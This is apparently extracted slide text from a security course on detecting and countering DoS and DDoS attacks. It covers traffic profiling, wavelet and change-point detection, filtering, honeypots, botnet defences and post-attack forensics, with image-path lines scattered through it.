
Q1

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from legitimate packet traffic

Activity Profiling




Changepoint Detection



Q3

Wavelet-based Signal Analysis



All detection techniques define an attack as an abnormal and noticeable deviation from a threshold of normal network traffic statistics

Activity Profiling



An attack is indicated by:

1

- An increase in activity levels among the network flow clusters
- An increase in the overall number of network clusters (DDoS attack)



2


Activity profile is done based on the average packet rate for a network flow, which consists of consecutive packets with similar packet fields



3

Activity profile is obtained by monitoring the network packet's header information

Wavelet-based Signal Analysis



Wavelet analysis describes an input signal in terms of spectral components



Wavelets provide for concurrent time and frequency description



Analyzing each spectral window's energy determines the presence of anomalies



Signal analysis determines the time at which certain frequency components are present

Sequential Change-Point Detection



Isolate Traffic

Change-point detection algorithms isolate changes in network traffic statistics caused by attacks




Filter Traffic

The algorithms filter the target traffic data by address, port, or protocol and store the resultant flow as a time series




Identify Attack

Sequential change-point detection technique uses Cusum algorithm to identify and locate the DoS attacks; the algorithm calculates deviations in the actual versus expected local average in the traffic time series



Identify Scan Activity

This technique can also be used to identify the typical scanning activities of the network worms




DoS/DDoS Countermeasure Strategies



Absorbing the Attack





- Use additional capacity to absorb attack; it requires preplanning
- It requires additional resources



Degrading Services




- Identify critical services and stop non critical services



Shutting Down the Services

- Shut down all the services until the attack has subsided



DDoS Attack Countermeasures



01

Protect Secondary Victims



02

Neutralize Handlers



03

Prevent Potential Attacks



04

Deflect Attacks



05

Mitigate Attacks




06

Post-attack Forensics



DoS/DDoS Countermeasures: Protect Secondary Victims



Install antivirus and anti-Trojan software and keep these up-to-date



Increase awareness of security issues and prevention techniques in all Internet users




Disable unnecessary services, uninstall unused applications, and scan all the files received from external sources




Properly configure and regularly update the built-in defensive mechanisms in the core hardware and software of the systems

DoS/DDoS Countermeasures: Detect and Neutralize Handlers




Network Traffic Analysis

Analyze communication protocols and traffic patterns between handlers and clients or handlers and agents in order to identify the network nodes that might be infected by the handlers



Neutralize Botnet Handlers

There are usually few DDoS handlers deployed as compared to the number of agents. Neutralizing a few handlers can possibly render multiple agents useless, thus thwarting DDoS attacks



Spoofed Source Address

There is a decent probability that the spoofed source address of DDoS attack packets will not represent a valid source address of the definite sub-network

DoS/DDoS Countermeasures: Detect Potential Attacks



- ☛ Scanning the packet headers of IP packets leaving a network
- ☛ Egress filtering ensures that unauthorized or malicious traffic never leaves the internal network


Egress Filtering

- ☛ Protects from flooding attacks which originate from the valid prefixes (IP addresses)
- ☛ It enables the originator to be traced to its true source



Ingress Filtering

- ☛ Configuring TCP Intercept prevents DoS attacks by intercepting and validating the TCP connection requests




TCP Intercept

DoS/DDoS Countermeasures: Deflect Attacks




<http://www.keyfocus.net>



Systems that are set up with limited security, also known as Honeypots, act as an enticement for an attacker.





Honeypots serve as a means for gaining information about attackers, attack techniques and tools by storing a record of the system activities




Use defense-in-depth approach with IPSES at different network points to divert suspicious DoS traffic to several honeypots

DoS/DDoS Countermeasures: Mitigate Attacks



Post-Attack Forensics




DDoS attack traffic patterns can help the network administrators to develop new filtering techniques for preventing the attack traffic from entering or leaving the networks



Analyze router, firewall, and IDS logs to identify the source of the DoS traffic. Try to trace back attacker IP's with the help of intermediary ISPs and law enforcement agencies



Traffic pattern analysis: Data can be analyzed - post-attack - to look for specific characteristics within the attacking traffic



Using these characteristics, the result of traffic pattern analysis can be used for updating load-balancing and throttling countermeasures

Techniques to Defend against Botnets



RFC 3704 Filtering

Any traffic coming from unused or reserved IP addresses is bogus and should be filtered at the ISP before it enters the Internet link



Cisco IPS Source IP Reputation Filtering

Reputation services help in determining if an IP or service is a source of threat or not, Cisco IPS regularly updates its database with known threats such as botnets, botnet harvesters, malwares, etc. and helps in filtering DoS traffic

Black Hole Filtering

Black hole refers to network nodes where incoming traffic is discarded or dropped without informing the source that the data did not reach its intended recipient

Black hole filtering refers to discarding packets at the routing level

DDoS Prevention Offerings from ISP or DDoS Service

Enable IP Source Guard (in CISCO) or similar features in other routers to filter traffic based on the DHCP snooping binding database or IP source bindings which prevents a bot to send spoofed packets

DoS/DDoS Countermeasures



Use strong encryption mechanisms such as WPA2, AES 256, etc. for broadband networks to withstand against eavesdropping



Ensure that the software and protocols are up-to-date and scan the machines thoroughly to detect any anomalous behavior



Disable unused and insecure services



Block all inbound packets originating from the service ports to block the traffic from reflection servers



Update kernel to the latest release



Prevent the transmission of the fraudulently addressed packets at ISP level



Implement cognitive radios in the physical layer to handle the jamming and scrambling attacks


DoS/DDoS Countermeasures (Cont'd)



Configure the firewall to deny external ICMP traffic access




Perform the thorough input validation




Prevent use of unnecessary functions such as gets, strcpy etc.


Secure the remote administration and connectivity testing



Data processed by the attacker should be stopped from being executed



Prevent the return addresses from being overwritten



DoS/DDoS Protection at ISP Level




Most ISPs simply blocks all the requests during a DDoS attack, denying even the legitimate traffic from accessing the service



